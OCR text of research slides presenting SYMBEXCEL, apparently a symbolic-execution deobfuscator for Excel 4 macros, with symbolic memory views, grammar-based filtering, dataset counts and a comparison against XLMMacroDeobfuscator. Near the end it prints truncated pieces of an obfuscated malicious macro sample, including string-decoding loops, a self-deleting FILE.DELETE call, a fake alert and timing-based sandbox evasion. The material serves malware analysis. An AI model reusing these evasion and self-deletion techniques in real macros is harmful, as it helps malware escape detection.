
Constraints

WORKSPACE14 <= 390

Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:

H>LT
H?LT
H@LT
HALT
HBLT
HCLT



Loader

Simulation Manager

Solver Backend

Memory

[A1]	H
[A2]	WORKSPACE14
[A3]	L
[A4]	SYMB_EXPR_1
[A5]	
[A6]	SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Smart concretization

Loader | Simulation Manager | Solver Backend

We use the **XL4 grammar as an oracle** to filter concretized results:

~~H>LT~~ (invalid)


~~H?LT~~ (invalid)

~~H@LT~~ (invalid)

HALT

~~HBLT~~ (invalid)

~~HCLT~~ (invalid)



Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] HALT

Environment

WORKSPACE13


WORKSPACE14

Constraints

WORKSPACE14 <= 390

Evaluation

Dataset




PUBLIC

(5,697)

PRIVATE

(18,840)

Dataset



How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)		
SYMBEXCEL		


How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	12,375	
SYMBEXCEL	**23,931**	


How effective is SYMBEXCEL?

	All Samples (24,537)	**Environment-Dependent Samples** (7,425)
State-of-the-Art Concrete Deobfuscator (XLMMacroDeobfuscator)	12,375	410
SYMBEXCEL	**23,931**	**7,239**

How effective is SYMBEXCEL?


ENTRY_POINT
[A50] =SET.NAME("gjYzoCnrNwQbXP",A49)
[A52] =WHILE(AND(gjYzoCnrNwQbXP<32.0))
[A53] =SET.NAME("WYRurVJdIYS",-2.0)
[A54] =COUNTBLANK($G$11:$I$53)
[A57] =SET.NAME("gjYzoCnrNwQbXP",gjYzoCnrN
[A60] =COUNT($H$26:$J$72)
[A61] =SET.NAME("MqnZapZAUcUR","")
[A64] =COUNTBLANK($G$11:$H$49)
[A65] =WHILE(WYRurVJdIYS<116.0)
[A67] =SET.NAME("WYRurVJdIYS",WYRurVJd
R,OFFSET($A$79,gjYzoCnrN
[A71] =T(OFFSET($C$50,WYRurVJdIYS,gjYzoCnrNwQbXP))
[A72] =COUNT($C$12:$F$53)
[A73] =IF($A$71="mfQlphHzOI",SET.NAME(&#34
[A74] =MIN(362.0,-723.0)
[A75] =NEXT()
[A78] =NEXT()
De-obfuscation
Routine 1
[A79] =CALL("Xlcall32","Excel4",&#
ON.TIME(NOW()+"00:00:01", "R
Stage 1
[A104] properties=R82C1
[A105] weekly=50
[A106] legislative=1
[A107] serum=R50C3:R59C3
[A108] scope=17
[A109] carey=R111C1
[A110] =properties()
[A82] meditation=0
[A83] humanities=0
[A84] arrivals=ROWS(serum)
[A85] =WHILE(humanities<scope)
[A103] =RETURN()
[A86] triumph=-1
[A87] humanities=humanities+1
[A88] respondents=""
[A89] =WHILE(triumph<500)
REF("R["&#3
[A91] =INDIRECT(ADDRESS(triump
ekly,humanities+
[A102] =NEXT()
[A92] =IF(R91C1>1000)
[A93] triumph=500
[A94] =ELSE()
[A95] autumn=MOD(meditation,arrivals)+1
[A96] illustration=INDEX(serum,autumn)
[A97] meditation=meditation+1
[A98] respondents=respondents&CHAR(R91C1-illus
[A99] =END.IF()
[A100] =NEXT()
De-obfuscation
Routine 2
[A111] =FORMULA(INT(ALERT("The workbook cannot
[A112] =ERROR(TRUE,R114C1)
[A113] =FORMULA(INT(FILE.DELETE(GET.DOCUMENT(2)&#3
[A114] =IF(ISERROR(R113C1),CLOSE(FALSE),)
[A115] =FORMULA(INT(CALL("Xlcall32","E
[A116] =APP.MAXIMIZE()
[A117] =FORMULA(INT(AND(ISNUMBER(SEARCH("Win&#
[A118] =NOW()
Stage 2
[A119] =WAIT(NOW()+"00:00:01")
[A120] =NOW()
[A121] =FORMULA(INT((R120C1-R118C1)*100000>1)+-850
[A122] weekly=50
[A123] legislative=18
[A124] serum=R60C3:R64C3
[A125] scope=24
[A126] carey=R128C1
[A127] =properties()


How effective is SYMBEXCEL?



How effective is SYMBEXCEL?

